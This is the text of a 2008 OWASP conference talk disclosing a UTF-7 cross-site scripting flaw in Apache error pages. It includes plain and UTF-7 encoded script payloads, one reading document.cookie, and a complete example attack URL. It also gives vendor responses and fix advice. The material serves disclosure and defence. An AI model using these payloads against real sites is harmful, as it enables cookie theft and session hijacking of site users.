UTF7 XSS - Apache and Others

Yaniv Miron aka "Lament"
YanivM@ComsecGlobal.com
lament@ilhack.org

OWASP

Israel 2008
September 14

COMSEC Consulting


The OWASP Foundation
http://www.owasp.org

Disclaimers

- This information is for learning purposes only.
- Do NOT attack the site example.com.
- The pictures in this presentation was freely available on the net as far as I know.

General

- New vulnerability.
- Attack any Apache web server (May 2008).
- Found in April 2008 by Yaniv Miron and Yossi Yakobov and published in May 2008.



Cross Site Scripting aka “XSS”

- What is XSS?
  - Computer security vulnerability typically found in web applications which allow code injection by malicious web users.
  - Examples
    - [URL]<script>alert(31337)</script>
    - [URL]<script>alert(document.cookie)</script>

UTF7 Character Encoding

- What is UTF7?
  - One of the many character encoding available.
  - Examples:
    - <script>alert(31337)</script>
    - +ADw-script+AD4-alert(31337)+ADw-/script+AD4-
    - <script>alert(document.cookie)</script>
    - +ADw-script+AD4-alert(document.cookie)+ADw-/script+AD4-

Apache Web Server

- What is Apache?
  - Well come on . . .

The Vulnerability

- A bit complicated.
- Not fully automatic.
- Infrastructure & Application attack.
- All of the Apache versions are vulnerable (May 2008).

Vulnerability Parts

- Built from:
  - Web site that uses Apache web server.
  - HTML Injection.
  - UTF 7 XSS string.

The String


- Who knows what is behind this string? What kind of encoding/encryption it contains?

- Znl5g3k70ZaBUPYmN5RAGUdkskoprzGI63K4mIj
  2sqzbX0Kc3Fu7vfthepWhmKvjudPuJTNeK9zw5M
  aZ1yXJi8RJRRuPe5UahFwOblMXsIPTGh3pVjTLdi
  m3vuTKgdazOG9idQbIjbnpMEco8Zlo5xNRuCoviP
  x7x7tYYeOgc8HU46gaecJwnHY7f6GlQB8H6kBFhj
  oIaHE1SQPhU5VReCz1olPh5jZ

Example

- http://www.example.com/Znl5g3k70ZaBUPYmN5RAGUdkskoprzGI63K4mIj2sqzbX0Kc3Fu7vfthepWhmKvjudPuJTNeK9zw5MaZ1yXJi8RJRRuPe5UahFwOblMXsIPTGh3pVjTLdim3vuTKgdazOG9idQbIjbnpMEco8Zlo5xNRuCoviPx7x7tYYeOgc8HU46gaecJwnHY7f6GlQB8H6kBFhjoIaHE1SQPhU5VReCz1olPh5jZ+ADw-script+AD4-alert(‘UTF7 XSS Attack')+ADw-/script+AD4-

Example - 2nd part



Forbidden

You don't have permission to access /Znl5g3k70ZaBUPYmN5RAGUdkskoprzGI63K4mIj2sqzbX0Kc3F
u7vfthepWhmKvjudPuJTNeK9zw5MaZ1yXJi8RJRRuPe5UahFwOblMXsIPTGh3pVjTLdim3vu
TKgdazOG9idQbIjbnpMEco8Zlo5xNRuCoviPx7x7tYYeOgc8HU46gaecJwnHY7f6GlQB8H6k BFhjoIaHE1SQPhU5VReCz1olPh5jZ

Windows Internet Explorer


UTF7 XSS Attack

Future Development

- Fully automatic attack

Responses

- Security Focus
- Apache
- Microsoft
- HP



HPSBUX02365 SSRT080118 rev.1 - HP-UX Running Apache, Remote Cross Site Scripting (XSS) or Denial of Service (DoS) - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www11.itrc.hp.com/service/cki/docDisplay.do?docId=emr_na-c01539432&admit=109447626+1221343397122+28353475
» hp home
» products & services
» support & drivers
» solutions
» how to buy
» contact hp
search:
more options
◉ IT Resource Center (hp) ○ IT Resource Center (Compaq) ○ all of hp US
» IT resource center
» online help
» my profile
» logout
» maintenance and support for hp products
» technical knowledge base
» patch database
» software update manager (SUM)
» support case manager
» maintenance and support for Compaq products
» forums
» training and education
» site map
printable version
Done
Adblock

Technical Search Home Page

Technical knowledge base - document

You may provide feedback on this document

SUPPORT COMMUNICATION - SECURITY BULLETIN

Document ID: c01539432
Version: 1

HPSBUX02365 SSRT080118 rev.1 - HP-UX Running Apache, Remote Cross Site Scripting (XSS) or Denial of Service (DoS)

NOTICE: The information in this Security Bulletin should be acted upon as soon as possible.

Release Date: 2008-08-26
Last Updated: 2008-08-27

Potential Security Impact: Remote Cross Site Scripting (XSS) or Denial of Service (DoS)

Source: Hewlett-Packard Company, HP Software Security Response Team

VULNERABILITY SUMMARY
A potential security vulnerability has been identified with HP-UX running Apache. These vulnerabilities could be exploited remotely resulting in Cross Site Scripting (XSS) or Denial of Service (DoS).

References: CVE-2007-4465 CVE-2008-2168 CVE-2008-2364

SUPPORTED SOFTWARE VERSIONS*: ONLY impacted versions are listed.

Apache
HTTP SERVER PROJECT

How to Fix

- Check:
  - Encoding.
  - Inputs.
- Use non default 403/404 and other error pages.

References

- Security Focus
  - BID: www.securityfocus.com/bid/29112
  - Exploit Example: http://downloads.securityfocus.com/vulnerabilities/exploits/29112.html

- HP
  - http://alerts.hp.com/r?2.1.3KT.2ZR.xg7ek.CTm6em..T.EpPS.1Zqm.KdCEfL00

- Just Google my name “Yaniv Miron” =]

[-] EOF [-]

- Thank you for listening!

- Yaniv Miron aka “Lament” - Comsec Consulting
  - YanivM@ComsecGlobal.com
  - lament@ilhack.org
- Yossi Yakobov - Comsec Consulting
  - YossiY@ComsecGlobal.com